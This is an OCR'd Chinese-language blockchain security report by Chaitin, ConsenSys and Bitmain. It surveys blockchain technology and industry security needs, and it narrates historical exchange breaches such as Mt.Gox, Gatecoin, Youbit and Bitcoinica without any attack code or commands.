
长亭科技 CHAITIN | CONSENSYS | BITMAIN



区块链安全生存指南

Blockchain Security Guide

长亭科技 | ConsenSys | 比特大陆 联合发布

目 录
CONTENT

前言 FOREWORD

闻名世界的索马里海盗，执行者一般几个人、一艘船、并不强大的火力，抢船成功后动辄百万、千万美金的赎金要求，拼的不是火力，不是船的大小，更多是对海域的熟悉、地理位置的利用和敢想敢做的行为。

总结历史发生的所有区块链安全案例来看，这个新兴乍起的行业所遭受的攻击过程和恶劣结果，会让人时不时恍惚觉得，这种攻击力量对比、手法策略和获利的丰厚程度非常相似，现阶段针对区块链的攻击者可被形象归纳为“海盗”攻击者。

当美国海军、中国海军等多方力量定期驻扎、轮岗对过往商船护航开始，索马里海盗因为正规军的介入而逐渐销声匿迹。当前的区块链企业似乎也急需专业正规军的介入，通过对攻击者画像、攻击行为特点、攻击逻辑链条、损失追回的有效方法等维度进行深入研究，提出切实可行的有效手段，对当前“无墙”的攻击进行遏制。

由此产生了长亭科技、ConsenSys和比特大陆的此次联手。

随着整个区块链行业的兴起，长亭科技服务了多个相关企业，囊括多种类型。在这个过程中，长亭安全服务团队意识到区块链企业从业者拥有很高的安全意识，但针对区块链安全的了解却是匮乏的；国内外研究区块链安全技术的机构并非不存在，但信息渠道的不畅通导致了知识获取的延迟，遂决定通过多年在安全行业的积累，联合优质且真正能解决问题的资源，将各自的研究成果集合，在当前阶段，给区块链从业者一个相对客观的可参考、可查找资源。

长亭科技因擅长攻防技术的背景，是国内最早开始研究并服务区块链企业的网络安全公司之一，积攒了丰富的素材，并利用多年攻防研究和实战经验，梳理了相对成熟的方法论；ConsenSys由以太坊联合创始人Joseph Lubin成立于2015年，总部位于纽约，全球团队超过600人，旗下安全团队ConsenSys Diligence为以太坊生态提供安全服务、工具和最佳实践指南；比特大陆创始人吴忌寒，是第一个将比特币创始人中本聪的论文翻译成中文的人，2013年联合詹克团创立比特大陆，这家成立不到五年的中国公司，被称为比特币产业链上的隐形帝国。三家企业从更丰富的视角对报告内容进行了补充，尽量为区块链从业者提供更多维度的参考信息。

|01|
区块链概况
Overview of Blockchain

1/1 始于比特币

区块链（Blockchain）最早由“中本聪”（Satoshi Nakamoto）于2008年在其论文《比特币：一种点对点电子现金系统》中提出，比特币也成为了目前最广为人知的区块链应用案例。广义上讲，区块链技术是利用将打包的数据区块串接成链进行验证与存储数据、利用点对点网络技术和共识算法来生成和更新数据、利用密码学方式保证数据传输的安全、利用自动化脚本代码（也就是智能合约）来操作数据的一种全新的分布式架构与计算范式[1]。

整体来看，区块链是融汇了密码学、数学、计算机科学、网络科学、社会学等多门学科的产物。从创新角度看，区块链巧妙融合升级了多种现有技术，如非对称加密、点对点网络技术、哈希算法和共识算法，它是一次工程学意义上而非科学理论上的创新[2]。

1/2 不只是比特币

随着比特币社区的壮大和多种数字货币的发行，同期诞生大批与数字货币挂钩的产品及服务，如矿机、数字钱包、数字货币交易所等。区块链概念在2013年左右开始走进大众视野，随之而来的则是共识机制的多样化和升级，以及智能合约的大范围开发应用。2014年前后，业界开始认识到区块链技术本身的重要潜在价值，并开始尝试将其应用到数字货币以外的场景，如众募、资产交易、权属管理、身份认证等领域，这些应用则被称作去中心化应用（DApp）。

伴随着一项新技术的发展和版图扩张，尤其如区块链技术般爆炸式发展，其各层面、各方向上的安全问题也呈现爆炸趋势。虽然区块链还在发展初期，众多技术应用项目仍处于试验阶段，截至目前的攻击事件也多集中在数字货币相关领域，但安全隐患已然暴露出来。本次报告会通过深入剖析区块链技术的原理及特点，梳理具体行业的安全诉求，分析已知的安全事件进行详细解读，并给出在区块链行业中如何安全生产的指导意见。

1.工信部，中国区块链技术和应用发展白皮书，中国区块链技术和产业发展论，2016，
http://www.sohu.com/a/224324631_711789
2.刘瑜恒和周沙骑，证券区块链的应用探索、问题挑战与监管对策，金融监管研究，2017年第4期，
http://www.cbrc.gov.cn/chinese/files/2017/355591F79E5743CE86F0F765F0573454.pdf

|02|
区块链原理及特征
Historical Theory of Blockchain

2/1 技术原理

经过近十年发展，区块链行业早已不仅仅是比特币区块链加上社区用户的个人电脑那么简单。基础设施中出现了专业矿机及集群算力；根据链的架构，则有公有链、私有链、联盟链等种类；而其中又衍生出多种针对不同场景、需求的共识机制；智能合约的灵活应用则让各型应用的繁荣成为了可能。

图2-1 区块链的层级结构

具体的说，区块链的基本工作原理是通过标准算法、加密技术将一个文件或数据转换为一个哈希值，该哈希值与文件或数据一一对应。这个文件或数据可以是记录着一种事实、一笔交易、一笔资产或者一项权益等等，形成数据代码与现实世界的关联。这个哈希值被写入一个区块链交易中，并被打上时间戳[3]。一定数量的哈希值形成一个区块，经过节点的核查最终按时间顺序被加入区块链中。因此区块链中的数据总是前后相继、有据可循。在此之上的智能合约是程序语言编写的合约条款，在满足预设条件时，合约条款将被强制执行。而且智能合约运行在全网所有节点，个体无法将其强行停止。自动执行的智能合约极大的扩展了区块链的功能，丰富了上层应用。

2/2 区块链特征

一、同步性。去中心的结构省去了传统模式下的中转中心，可极大提升信息、价值的传递效率，来自于区块链的分布式存储模式及其点对点网络系统。区块链上的加密数据分散保存在接入区块链的终端节点中，任何区块更新后，链上的所有节点都能够获知并进行同步。

二、可信任性。独特运行机制省去了第三方认证机构，使节点间可以依靠区块链直接达成信任，来自于非对称加密、哈希算法、共识机制等技术。区块链上的数据与事实一一对应，并被链上节点共同验证真伪。即使区块链上个别节点不正确运行，只要其数量不达到一定的阈值，整个区块链账本的真实准确性就不会受到影响。

三、可溯源性。来自于时间戳和链式数据结构，依照其链式结构可以对任一个状态进行溯源。区块链中的每个区块都记录着前一区块的哈希值，以此形成单向链结构。而区块中存储的交易或状态转换（transactions）总是前后相连形成事实唯一的链条。

3.刘瑜恒和周沙骑，证券区块链的应用探索、问题挑战与监管对策，金融监管研究，2017年第4期，
http://www.cbrc.gov.cn/chinese/files/2017/355591F79E5743CE86F0F765F0573454.pdf

|03|
行业划分与安全诉求
Roadmap and Ecosystem of Security Challenges

目前市场上多达几百家的区块链相关公司，可将其大致划分为数字货币和技术应用两大类，根据不同应用场景和具体行业分析可归类对应的应用特性及安全诉求。




图3-1 区块链相关行业划分

3/1 数字货币

区块链作为发迹于比特币的技术，其初衷是以数字货币的形式方便价值的传递与交换。在多年的发展中，针对或基于数字货币的服务与应用也自然成为了区块链行业内的主要分支之一。如同传统交易所一样，资金随着时间在不停流转，所有数字货币类的运用都首先要保证网络的安全，或者说平稳运行、高可用，同时保障系统权限和个体账号权限的安全。

3/1/1 矿力

区块链社区的健康运行需要节点对信息进行确认、打包并做哈希运算才能生成新的区块加入区块链中，这一过程常被称作挖矿。

3/1/1/1 矿机

公有链中的节点能在处理交易和生成区块后获得相应数量的数字货币作为奖励，针对区块链运算特点设计的矿机也就应运而生。在利益奖励的驱使下，矿机渐渐占

据了区块链算力的主流。代表生产厂商有销量最大的比特大陆，以及嘉楠耘智、亿邦通信、Butterfly Labs等。

安全诉求：网络接口、矿机权限的安全，不会被黑客攻破而为他人挖矿。

*节点的安全诉求与此类似。

3/1/1/2 矿池

随着参与挖矿的算力增大以及每秒交易数的增多，为了避免数字货币的通货膨胀，挖矿的难度自然随之加大，在这样的环境下也就有了矿池。

矿池可以是大量矿机的硬件集群，也可以是个体矿机接入网络平台形成集体算力共享收益。代表生产厂商有蚂蚁矿池、BTC.com。

安全诉求：网络的安全平稳运行、平台权限安全。

3/1/1/3 云算力

随着数字货币价值的升高，越来越多的普通人希望参与到挖矿中。他们并不打算购买专业矿机，而是希望利用自己的个人电脑或手机参与其中，云算力市场也就来了。用户可以租赁云算力平台上的算力作为自己的算力以此获得相应的挖矿收益。代表生产厂商有算力宝、CEX。

安全诉求：网络的安全平稳运行，平台权限安全。

3/1/2 钱包

为了安全进行数字货币的交易，区块链中的签名私钥是经过复杂密码学运算出的一串编码，不方便使用者记忆。因此持有数字货币的人需要一个载体来帮助记录其地址和私钥，以及进行数字货币交易，这种载体也就是常说的钱包。根据钱包使用时的联网状态可以分为热钱包和冷钱包。

3/1/2/1 热钱包

联网状态下使用的在线钱包被称为热钱包。根据区块链数据的维护方式，我们可以将热钱包分为全节点钱包和轻钱包等。

全节点钱包：维护着全部的区块链数据，完全去中心化，同步所有数据，典型代表有Bitcoin Core、Parity钱包。

轻钱包：只维护与自己有关的区块链数据，依赖于区块链网络上的其他全节点实现一定的去中心化，仅同步自己相关的数据，比如Electrum、imToken。

安全诉求：用户私钥的安全、钱包运行的智能合约零漏洞。

3/1/2/2 冷钱包

没有联网状态下使用的离线钱包被称为冷钱包，比如将私钥记录在纸上或一台不联网的设备，或者专业的硬件钱包，如Ledger Nano S、Keepkey、Trezor等。硬

件钱包是目前最安全的钱包。

安全诉求：冷钱包本身的硬件安全。

3/1/2/3 中心化钱包

中心化钱包内部实现可以有热钱包也可以有冷钱包。它不依赖区块链网络，而是依赖一个中心服务；客户端不同步数据，而是从中心服务器获取。典型的有Coin-base、BitPay。

3/1/3 交易

作为一种货币，意味着其自身具有了价值，可以用来投资、交易或者支付，于是便有了数字货币交易所和基于数字货币的国际支付。

3/1/3/1 数字货币交易

随着比特币价值攀升，越来越多的个体以及资本加入到投资数字货币的大军中，数字货币交易平台层出不穷。类似于股票交易所，用户在数字货币交易平台可以自由进行不同货币的交易和提现。由于大量的价值转换在交易所发生，交易所聚集了大量资金的同时也吸引了最集中的攻击者注意力。广为人知的火币、币安、Mt.Gox、Bitcoinica、Bitfinex等都曾遭遇过攻击事件，攻击甚至分布在各层面，从底层运行设施、智能合约到应用层无不涉及。

安全诉求：保护平台权限和个体账户的安全，防御来自Web端的攻击以及内部人员的泄漏。

3/1/3/2 实时跨境支付

大众熟悉的微信支付、支付宝是基于实体货币的网络应用，数字货币作为一种网络应用同样具有支付的能力，且具有低成本、近实时和无国界限制的优势。例如可以转账任意一种货币并在秒级确认的Ripple，其已被多家银行和支付网络用作快速支付的底层架构；基于点对点支付技术的公司Circle，其第一个获得了纽约州金融服务部门颁发的虚拟货币营业执照。

安全诉求：软件端无漏洞、保证用户的账号安全。

3/2 技术应用

区块链虽然名扬于比特币，但其应用前景却绝不仅仅局限于数字货币。由于区块链的同步性、信任性、可溯源性，很多现实场景中都可以利用区块链技术降低成本、提升效率。这里的安全诉求则包括了底层节点运行的安全，区块链架构与程序编写的安全，智能合约的逻辑与编写以及上层面向外部的应用层安全，以下罗列了部分应用场景。

3/2/1 金融

由于区块链天然具有同步性、可信任性和智能合约的可编程、可拓展性，其在金融领域可有效的减少流程，提升金融智能化、自动化，应用方向大致分为共享经济、资产交易和融资三类。

3/2/1/1 共享经济

带有同步性和可信任性的点对点网络，贴合了共享经济的根本需求。甲乙双方可在区块链上直接达成信任，并近乎实时的同步共享物资的状态及交易情况，一个无需中心化第三方的可信任网络将成为共享经济新的助力，已知的应用有迅雷的玩客云、赚钱宝，用户分享闲置的网络带宽、存储空间及计算资源。另一方面，住房共享和出行共享方向的区块链应用也备受关注，有报道称Airbnb已经招募了一批区块链开发者。

安全诉求：个体账户和数据的安全。

3/2/1/2 资产交易

区块链上不仅可以进行数字货币的交易，也可做实物资产的交易。其形式可以是资产交易所，亦或多方的大宗商品贸易平台。发展可观的Bitshare是一个资产交易所和去中心化的银行，数字货币价值与美元、黄金等资产挂钩，用户可以在上面交易区块链资产，也可以交易美元、黄金等任何资产。另一方面，由荷兰国际集团ING主导的Easy Trading Connect平台，致力于优化大宗商品贸易流程，提高交易效率，节省成本。

安全诉求：权限管理、合约安全。

3/2/1/3 融资（ICO）

Initial Coin Offering 简化了传统IPO的繁琐过程，企业融资可省去认证过程和第三方平台，同时降低了融资的成本与门槛，让任何一家企业或产品都可以直接从各等级资本市场进行融资，这也是当前市场上各类代币的主要来源。值得一提的是80%的ICO是基于以太坊平台编写的智能合约，其中代表有因为安全问题而被广为人知的风险投资基金The DAO（问题来源及攻击事件会在报告中详细分析）；进行了ICO的项目包括预测市场平台Gnosis和Augur，旨在改变网页广告模式的Brave浏览器的BAT token，以及通讯工具Telegram等。

安全诉求：合约安全，也即逻辑及代码实现。

3/2/2 数据存证

区块链的可溯源性以及可信任性，或者具体表述为不可篡改性，让其在数据存证行业拥有广泛的应用场景。这一类的应用目前大多还处于构建阶段，总体可以分为资产管理和个体信息两个方向。

3/2/2/1 资产管理

大多讨论集中在区块链在房地产、版权、物流、供应链等行业的应用，看起来种类庞杂且处于完全不同的行业，其实区块链应用的本质都可以被归类为将资产数字化后，利用区块链可信任与可溯源性进行管理。已经落地的典型代表有从事版权数据库和版权交易平台的纸贵，以及可用于保护与认证资产的合作式平台Factom。

安全诉求：防篡改、保护隐私、保障节点安全。

3/2/2/2 个体信息

与资产管理类似，许多将区块链与征信、公证、医疗相结合的想法或尝试已经开始，报告将其归类为利用区块链的可信任性进行个体信息存储。比如宜信的私有链系统BlockWorm上第一个征信应用CreditStorage，以及自主身份验证平台uPort等。

安全诉求：隐私、个体信息安全。

3/2/3 底层服务

除了许多做具体场景应用的项目外，不少为上层应用提供或完善底层平台的项目业已开展，报告将其分类为解决方案、BaaS和开发基础。

安全诉求：底层架构合理、开发语言安全、平台运行安全。

3/2/3/1 解决方案

区块链的结构和特性可以运用在许多不同的场景，因此也就有了开发团队或联盟基于一套底层结构为客户提供特定场景下的解决方案，让用户可以拿到一个即插即用的区块链。典型代表有：为以太坊生态圈开发Decentralized Applications（DApp），并为开发者及终端用户提供相应工具的ConsenSys；以及有几十家大型银行参与的R3联盟，开发出了在开放网络上遵循严格保密规范的商业级分布式账本平台Corda。

安全诉求：应用场景中的接口安全。

3/2/3/2 BaaS

并不是所有搭建区块链的个体或团队都希望从基础设施开始构建整个系统，由此产生了基于云服务的BaaS服务。BaaS为用户提供了在云上灵活管理区块链网络的能力，让开发者专注于快速创建、操作和监控区块链网络，而无需过多考虑底层硬件资源，典型代表有IBM 的Bluemix、微软的Azure、腾讯的TBaaS。

安全诉求：云平台的运行稳定和安全。

3/2/3/3 开发基础

解决方案和BaaS都需要底层的区块链架构作为开发基础来提供服务。其中，比特币网络和以太坊是公链中应用范围最广的两类开发基础，有众多应用都基于此两类区块链开发。区块链应用的开发语言（例如目前最主流的以太坊的Solidity语言）的安全性还有待完善。

在联盟链与私有链领域，则有企业以太坊联盟（EEA）牵头的Enterprise Ethereum、Linux Foundation牵头的Hyperledger和R3牵头的Corda。

安全诉求：底层架构和编程语言的安全。

综上，报告对大部分应用市场上的区块链应用进行了划分，一些小众的应用并没有在此列出，主要因为它们或是对同一类产品换了层包装描述，或是将上述某几类行业融合在一起，不再一一赘述。各运用到区块链的领域均使用到去中心化的可信任性，也就是底层共识机制的运行；而智能合约的安全性则决定了项目能否按预期执行；最上层的应用则面临着来自外部网络攻击或内部泄露的风险。由此可见，区块链安全也是环环相扣的“链条”结构：节点的稳定运行、底层架构的扎实根基、智能合约的按预期执行、上层应用的全方位防护缺一不可。

|04|
区块链安全攻击实例及分析
Analysis of Security Breaches

区块链行业出现至今遭遇了大量的网络攻击并非偶然。每一次成功的攻击带来的实际损失都可能是千万到上亿美元，而这些获利丰厚的攻击所利用的原理却往往非常简单，健全区块链行业安全规范刻不容缓！

以下通过整理分析区块链行业历史上发生过的著名安全事件，努力呈现出具象的行业安全现状，为区块链相关企业提供参考性资料。

4/1 应用层

应用层安全主要囊括涉及数字货币交易，管理着大量资金的交易所等中心化节点的安全问题。这些节点处在整个区块链网络的单点失败处，攻击收益高而成本低，是攻击者们的首选目标。

4/1/1 交易所服务器未授权访问

交易所往往存放着大量资金，极易成为被攻击目标。一旦获得交易所服务器权限或访问，修改关键信息，攻击者便可盗取资金密钥、篡改交易金额或者泄漏敏感信息等，给交易所造成经济和名誉上的毁灭性打击。

4/1/1/1 交易所Gatecoin钱包被盗事件

事件经过：

05/09/2017-05/12/2017 Gatecoin热钱包被盗，共损失185,000 ETH和250 BTC，总价值约$2,140,000，占平台总资产约15%。

05/14/2017 Gatecoin发表声明确认被盗[4]。

声明称，虽然交易所将95%的用户资产存储在多签名冷钱包中，但攻击者“设法改变了我们的系统”，致使在攻击阶段，所有比特币及以太币的存款过程绕过了存入冷钱包的逻辑，直接进入了热钱包，这导致以太币的损失超过了之前只有5%资产存放于热钱包的上限。

4/1/1/2 交易所Youbit（原Yapizon）被盗事件

事件经过：

04/22/2017 Yapizon（后更名为Youbit）被攻击，交易所的4个热钱包被盗，损失3816 BTC，总价值约$5,300,000，占交易所资金的36%。事后Yapizon决定让所有用户平摊损失，即扣除每位用户虚拟资产的36%，并向用户签发IOU欠条来“弥补”用户损失，这种处理方式引起了很多用户的愤怒。

12/19/2017 Youbit宣布再次被攻击，损失大概17%资产，并同时宣布交易所于首尔时间12/20/2017 04:35关闭，进入破产流程。

4.https://yq.aliyun.com/articles/124267
https://www.facebook.com/Gatecoin/posts/1016248781800421

补充细节：

第二次攻击中，攻击者获得了交易所核心系统的权限，盗取了热钱包内的资金，冷钱包内资金暂时安全。

被攻击的交易所服务器上发现了恶意软件[5]。

安全分析专家表示，本次攻击很可能是朝鲜的黑客组织Lazarus发起的[6]。

4/1/1/3 交易所BitMarket被盗事件

事件经过：

02/2013 交易所BitMarket被盗620 BTC[7]。交易所创立者Trebas发现攻击者ID是chinabig01，使用chinabig01@gmail.com邮箱。而开发者发现攻击者IP是178.177.206.24，且没有发现使用proxy的痕迹，因此攻击者很可能来自莫斯科。

09/2016 联邦大陪审团起诉俄罗斯籍黑帽黑客，ID为chinabig01。

10/05/2016 捷克警方与FBI联合捉捕了chinabig01，真名Yevgeniy Nikulin。

补充细节：

攻击者通过SQL注入获得了交易所服务器权限，然后转走了资金。

4/1/1/4 Tether Token被盗事件

事件背景：

USDT（泰达币），是Tether公司推出的基于稳定价值货币（USD）的代币Tether USD（USDT），1USDT=1USD，用户可以随时使用USDT与USD进行1:1兑换。Tether公司严格遵守1:1的准备金保证，即每发行1个USDT代币，其银行账户都会有1美元的资金保障。

事件经过：

11/19/2017 被盗事件发生。

11/21/2017 Tether公司发表声明[8]称价值$30,950,010的USDT被从Tether虚拟财政部转入某未知比特币地址。为了挽回损失，Tether作为USDT发行方将不会兑换来自或经由这个地址的代币，并发布新版客户端[9]，拒绝流经该地址的交易，要求硬分叉回滚损失。

比特币价格在声明发表后暴跌：

图4-1 Tether被盗声明发表后比特币价格下跌[10]

5.https://www.ccn.com/north-korea-the-main-suspect-in-youbit-hack-investigation/
6.https://bitcoinmagazine.com/articles/after-second-hack-year-south-korean-exchange-youbit-closes-down/
7.攻击者交易记录: https://blockchain.info/address/1LbcfpaW3uHs3iarBqZ12FYeD5vFwNvY49?filter=4
8.https://tether.to/tether-critical-announcement/
9.https://github.com/tetherto/omnicore/releases/tag/0.2.99.s
10.https://www.theverge.com/2017/11/21/16684296/tether-cryptocurrency-stolen-30-million-hack

4/1/1/5 交易所BitQuick攻击事件成功防御

03/15/2016 BitQuick被攻击，交易所监测到攻击者未授权访问服务器，迅速关闭相关服务，避免了资金流失、敏感信息泄漏等问题。

4/1/2 交易所DDoS攻击

据Incapsula2017年Q3季度DDoS威胁报告分析称，尽管其行业规模依然相对较小，比特币已经成为十大最容易被DDoS攻击的行业之一[11]。这一定程度反映了整个区块链行业面临着严峻的DDoS攻击安全挑战。

4/1/2/1 多个交易所2013年遭受DDoS攻击事件

事件经过：

09/09/2013 20:30 GMT+8左右，比特儿(Bter)、比特币交易所(BtcTrade)、OKCoin、FXBTC等交易所疑似受到DDoS攻击，无法访问。

09/09/2013 21:40 GMT+8攻击结束，上述网站恢复正常。

4/1/2/2 交易所Bitfinex受DDoS攻击事件

事件经过：

11/2017-12/2017 交易所Bitfinex 3次[12]宣布遭受DDoS攻击，交易所所有服务长时间停摆。

攻击者通过建立大量空账户给服务器造成压力，造成相关服务及API下线数小时，恢复服务后为缓解DDoS攻击，用户注册功能依然受限[13]。

4/1/3 员工主机安全问题

4/1/3/1 交易所Mt.Gox 2011年被攻击事件

背景：

Mtgox.com[14]原本是McCaleb开发的交易网游物品的网站，本意是“Magic：the Gathering Online Exchange”，后被改成了比特币交易网站，于2011年3月卖给Mark Karpeles，成为当时世界上最大的比特币交易所之一，公司位于日本东京。

事件经过：

06/20/2011 03:00 JST，大型比特币交易所Mt.Gox被攻击，交易所网站出现大量低价出售BTC的信息，使得BTC交易价格迅速跌到1美分，而此前正常的价格在17.5美元。

约30分钟后，BTC价格恢复到13美元。

11.https://www.incapsula.com/ddos-report/ddos-report-q3-2017.html
12.https://twitter.com/bitfinex/status/940593291208331264 https://twitter.com/bitfinex/status/937667293286420480 https://twitter.com/bitfinex/status/934799838239223808
13.Bitfinex restored after DDoS attack https://www.computerweekly.com/news/450431741/Bitfinex-restored-after-DDoS-attack
14.中译名“门头沟”。

Mt.Gox一方面号召用户赶紧修改密码，另一方面宣布这一反常时段内所有大单交易无效，交易数据回滚到攻击发生前的状态。

攻击细节：

Mt.Gox服务器没有被攻破，但攻击者获得了Mt.Gox某审计人员所使用的一台电脑的权限，使攻击者获得了一份read-only的数据库文件，导致约60,000位用户的用户名、邮箱地址、加密后的密码[15]被泄漏。

获得这些敏感信息后，攻击者破解了其中一个大额账户的密码，通过此账户发出大量售卖消息，出售其账下400,000 BTC[16]，试图通过合法交易流程转移资金。幸运的是因为交易所保护措施有效，限制每账户每天最多转出价值$1,000 BTC，所以没有给此账户造成太大损失。

但大量的BTC出售请求使得交易所BTC价格下跌至1美分，导致约$8,750,000资产受到影响。

4/1/3/2 交易所Bitcoinica 5月比特币被盗事件

事件经过：

05/11/2012 13:00 GMT，Bitcoinica发表声明表示服务器被控制，18,547 BTC($90,000)被盗走。声明称被盗的是交易所的资金，用户资金未受损失，并且交易所大部分资金依然安全。服务器只是暂时下线进行调查，之后所有用户的取款请求都依然会被满足。

攻击细节：

攻击者攻破了Bitcoinica某团队成员的邮件服务器，并通过此服务器伪装成该员工给创始人Zhou Tong发送邮件，询问公司登陆云服务平台Rackspace的用户名，并申请重置密码。由于刚巧该员工在几天前重置过密码，Zhou Tong便相信了这些邮件并作出答复，使得攻击者能够登录公司的云服务器，盗取比特币。

交易所表示用户密码使用加盐及加密存储，暂时没有风险，由于其他的用户验证信息是分开存储，没有在本次攻击中泄漏 。

延伸：

后续Bitcoinica还是要求用户如果在别处使用了同样的账户密码，最好修改掉，小心钓鱼攻击。

4/1/4 恶意程序感染

交易所系统一旦被植入恶意程序，很可能造成大量敏感信息泄漏，其中包括密钥及钱包文件。密钥即一切，敏感信息的泄漏往往意味着失去全部资产的控制权。

4/1/4/1 交易所Mt.Gox 2014年被攻击事件（门头沟事件）

15.https://news.ycombinator.com/item?id=2671612
16.https://www.theguardian.com/technology/2011/jun/22/lulzsec-rogue-suspected-of-bitcoin-hack其中还提到了攻击者嫌疑人是黑客组织LulzSec成员。

摘要：

Mt.Gox密钥文件明文存储在本地，受木马感染造成密钥文件wallet.dat泄漏，导致大量资产流失，最终破产。值得注意的是，本次攻击中，攻击者为了避免社区通过硬分叉追回损失，用了2年时间逐渐将资产转移。

这种APT类型攻击的出现，意味着对于区块链行业攻击威胁的监测不能仅依赖短期异常交易监控。

14年事件经过：

02/10/2014 由于发现交易延展性导致的交易异常[17]，Mt.Gox暂停了所有取款操作，展开调查。

02/23/2014 CEO Mark Karpelès辞职。

02/25/2014 网站页面宣布停止交易，内部报告称总计744,000 BTC失窃，而且这一损失多年都未被发现。按照当时的比特币价格，这些失窃的比特币价值约为$350,000,000。

02/28/2014 申请破产。

CEO Mark Karpelès在新闻发布会上称共损失了客户的75万个比特币和公司的10万个比特币，Mt.Gox宣布破产。

03/20/2014 宣布从一个老钱包中找回了200,000 BTC，依然损失65万比特币。

受其影响，比特币价格一度暴跌至$418，下跌了约23%[18]。

图4-2 门头沟事件曝光后比特币价格下跌

17年新进展：

7/25/2017 BTC-e创始人Alexander Vinnik（ID为WME）在希腊被捕，部分真相浮出水面。可以确定的是Vinnik是本次事件的洗钱人，没有证实他是盗取资金的攻击者。

09/2011 攻击的开端是Mt.Gox热钱包私钥被盗，原因为密钥文件wallet.dat泄漏。攻击者获得了一批账户访问权限。

17.https://en.bitcoin.it/wiki/Transaction_malleability
18.https://www.forbes.com/sites/andygreenberg/2014/02/25/bicoins-price-plummets-as-mt-gox-goes-dark-with-massive-hack-rumored/#4f8ef627ce1f

接下来攻击者用了几年的时间慢慢的把这笔钱转入自己控制的账户下，其中2012年和2013年产生过转账峰值。

2013年年中，资金流逐渐变小直至停止，此时攻击者已经拿走了630,000 BTC。

同时，wallet.dat文件的共享密钥池导致了地址重用问题，这也迷惑了Mt.Gox公司，使系统将攻击者的转账理解为存款行为。

攻击者将得到的比特币转到了BTC-e交易所进行清洗，最终有300,000 BTC留在了BTC-e，剩余比特币存到了其他交易所，其中也包括Mt.Gox。

进入BTC-e的资金没有进入用户资金池，而是进入了BTC-e的内部库存，揭示了攻击者与BTC-e的关系。

后来发现不止Mt.Gox，2011/2012年发生的Bitcoinica，Bitfloor等被盗事件中被盗走的比特币也流经了同一个账号。




图4-3 自2011年9月起部分被盗资金的流向图[19]（部分与Vinnik无关）

攻击细节：

获取wallet.dat

06/16/2011一种伪装成wallet.dat的木马文件出现在网络上，木马文件被执行后，会搜索受感染系统上的比特币钱包等敏感文件，并通过smtp.wp.pl邮件服务发送至攻击者。

03/2014 某黑客公布了从Mt.Gox CEO Mark Karpeles电脑中窃取的数据[20]。

随后，Securelist的安全研究人员发现了伪装成Mt.Gox交易管理软件的同类木马Trojan.Coinstealer[21]的使用痕迹。因此推测这便是攻击者获取wallet.dat文件的途径。

19.https://wizsec.jp/images/theft_flow.svg
20.https://beta.techcrunch.com/2014/03/09/mt-gox-hack-allegely-reveals-bitcoin-balances-customer-account-totals/?_ga=2.121.98195375.1858003777.1524127651-1651784735.1524127651
https://www.symantec.com/security-center/writeup/2014-031707-4452-99?tabid=2

wallet.dat未加密

2011年9月23日发布的Bitcoin 0.4.0版[22]的一大特点就是新增了加密功能[23]，客户端开始将密钥用另外的密码加密后存放在本地。这意味着2011年攻击事件发生时，Bitcoin客户端的密钥很可能是明文存储在本地的。

所以，攻击者只需要获得Mt.Gox的wallet.dat文件，就能获得存储其中的所有私钥。

4/2 智能合约层

在使用类似Ethereum，EOS，Zilliqa等DApp开发平台进行智能合约及DApp应用项目开发时，需要尤其注意合约的安全性。

